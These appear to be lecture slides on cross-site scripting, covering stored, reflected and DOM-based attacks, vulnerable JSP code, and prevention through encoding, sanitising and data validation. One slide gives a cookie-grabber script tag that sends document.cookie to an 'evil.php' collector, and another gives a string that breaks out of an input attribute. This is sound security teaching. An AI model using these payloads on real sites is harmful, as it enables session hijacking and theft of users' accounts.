Cross-site scripting or XSS

- A way for the attacker to run his malicious JavaScript in the victim's browser is to inject it into one of the pages that the victim downloads from the website.
- Cross-Site Scripting (XSS) attacks occur when:
  - Data enters a Web application through an untrusted source, most frequently a web request.
  - The data is included in dynamic content that is sent to a web user without being validated for malicious content.

Types of XSS

- **Stored/Persistent XSS:** where the malicious string originates from the website's database.
- **Reflected XSS:** where the malicious string originates from the victim's request.
- **DOM-based XSS:** where the vulnerability is in the client-side code rather than the server-side code.

Stored XSS Attacks

- Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc.
- The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-I XSS.

Example of Stored XSS

```
<%...
 Statement stmt = conn.createStatement();
 ResultSet rs = stmt.executeQuery("select * from emp where id="+eid);
 if (rs != null) {
  rs.next();
  String name = rs.getString("name");
%>

Employee Name: <%= name %>
```

Example of Stored XSS

- This code can appear less dangerous because the value of name is read from a database, whose contents are apparently managed by the application.
- However, if the value of name originates from user-supplied data, then the database can be a conduit for malicious content.
- Without proper input validation on all data stored in the database, an attacker can execute malicious commands in the user's web browser.

Example of Stored XSS

- Websites such as that offered a "guestbook" to visitors cause this type of XSS.
- Attackers would include JavaScript in their guestbook entries, and all subsequent visitors to the guestbook page would execute the malicious code.

Another example


```
print "<html>"
print "Latest comment:"
print database.latestComment
print "</html>"
```

The script assumes that a comment consists only of text. However, since the user input is included directly, an attacker could submit this comment: "`<script>...</script>`".

Any user visiting the page would now receive the following response:

```
<html>
Latest comment:
<script>...</script>
</html>
```

Stored/Persistent XSS



Cookie Grabber


- If the application doesn't validate the input data, the attacker can easily steal a cookie from an authenticated user.
- Place the following code in any posted input(ie: message boards, private messages, user profiles):

```
<SCRIPT type="text/javascript"> var adr =
'../evil.php?cakemonster=' +
escape(document.cookie); </SCRIPT>
```

Cookie Grabber

- The previous code will pass an escaped content of the cookie to the evil.php script in "cakemonster" variable.
- The attacker then checks the results of his evil.php script (a cookie grabber script will usually write the cookie to a file) and use it.

Reflected XSS



Reflected XSS Attacks

- Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website.
- Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request.

Reflected XSS Attacks

- When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser.
- The browser then executes the code because it came from a "trusted" server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-II XSS.

Example of Reflected XSS

- The following JSP code segment reads an employee ID, eid, from an HTTP request and displays it to the user.


```
<% String eid = request.getParameter("eid"); %>
 Employee ID: <%= eid %>
```

- If eid has a value that includes meta-characters or source code, then the code will be executed by the web browser as it displays the HTTP response.
- An attacker will create the malicious URL, then use e-mail or social engineering tricks to lure victims into visiting a link to the URL.
- When victims click the link, they unwittingly reflect the malicious content through the vulnerable web application back to their own computers.

How it harms

- If the user targets a specific individual, the attacker can send the malicious URL to the victim (using e-mail or instant messaging, for example) and trick him into visiting it.
- If the user targets a large group of people, the attacker can publish a link to the malicious URL (on his own website or on a social network, for example) and wait for visitors to click it.

DOM based XSS



Difference between DOM and Reflected

- DOM-based XSS occurs when user inputs are echoed to the html using javascript. DOM simply means Document Object Model.
- DOM-based XSS is very similar to reflected XSS such that user inputs are reflected but there is a slight difference.
- The difference is that while reflected XSS is echoed to the html using server side languages (e.g. php), DOM-based XSS echoes using javascript (document.write).
- This is significant during audits as DOM-based XSS will not appear in server logs.

Prevention of XSS

- **Encoding**, which escapes the user input so that the browser interprets it only as data, not as code. By encoding special characters, we are telling the browser “hey, this is data from a user, and it should not be executed”.
- By **stripping** special characters, we are not allowing the browser to even have the opportunity to execute since special characters such a <>'" are generally required for html tags and to escape the current tag.
- In order to protect against traditional XSS, secure input handling must be performed in server-side code. This is done using any language supported by the server.
- In order to protect against DOM-based XSS, secure input handling must be performed in client-side code. This is done using JavaScript.

Example of attack prevention

Application code	`<input value="userInput">`
Malicious string	`"><script>...</script><input value="`
Resulting code	`<input value=""><script>...</script><input value="">`

This could be prevented by simply removing all quotation marks in the user input, and everything would be fine—but only in this context. If the same input were inserted into another context, the closing delimiter would be different and injection would become possible. For this reason, secure input handling always needs to be tailored to the context where the user input will be inserted.

When to Sanitize

- Scenario 1:
  - ✓ User input is stored in database (sanitised before inserting into database)
  - ✓ Pages that retrieve from database (data sanitised before echoed to page)
- Scenario 2:
  - ✓ User input is reflected directly onto webpage (sanitise before echoing)
- Scenario 3:
  - ✓ User input is passed to other pages (sanitised before passing to other pages)
  - ✓ Data retrieved from other pages (data sanitised before echoed to page)

Consequences

- The most severe XSS attacks involve disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account.
- Other damaging attacks include the disclosure of end user files, installation of Trojan horse programs, redirect the user to some other page or site, or modify presentation of content.

Consequences

- An XSS vulnerability allowing an attacker to modify a press release or news item could affect a company's stock price or lessen consumer confidence.
- An XSS vulnerability on a pharmaceutical site could allow an attacker to modify dosage information resulting in an overdose.

Attacks

- Keylogging: The attacker can register a keyboard event listener using addEventListener and then send all of the user's keystrokes to his own server, potentially recording sensitive information such as passwords and credit card numbers.
- Phishing: The attacker can insert a fake login form into the page using DOM manipulation, set the form's action attribute to target his own server, and then trick the user into submitting sensitive information.

Data Validation

- You are to populate a list with accounts provided by the back-end system
- The user will choose an account, choose a biller, and press next
- **Wrong way:** The account select option is read directly and provided in a message back to the backend system without validating the account number if one of the accounts is provided by the backend system.

```
int payeeLstId = session.getParameter('payeelstid');
accountFrom =
    account.getAcctNumberByIndex(payeeLstId);
```

Bad and Good example

```
<input type="radio" name="acctNo" value="455712341234">Gold Card

<input type="radio" name="acctNo" value="455712341235">Platinum Card
```

```
<input type="radio" name="acctIndex" value="1" />Gold Credit Card

<input type="radio" name="acctIndex" value="2" />Platinum Credit Card
```

Data validation

- Any data that doesn't match should be rejected. Data should be:
  - Strongly typed at all times
  - Length checked and fields length minimized
  - Range checked if a numeric
  - Unsigned unless required to be signed
  - Syntax or grammar should be checked prior to first use or inspection
- https://www.owasp.org/index.php/Data_Validation

Data validation

- If you expect a postcode, validate for a postcode (type, length and syntax):

```
public String isPostcode(String postcode) {
    return (postcode != null &&
    Pattern.matches("^(((2|8|9)\d{2})|((02|08|09
    )\d{2})|([1-9]\d{3}))$", postcode)) ? postcode :
    ""; }
```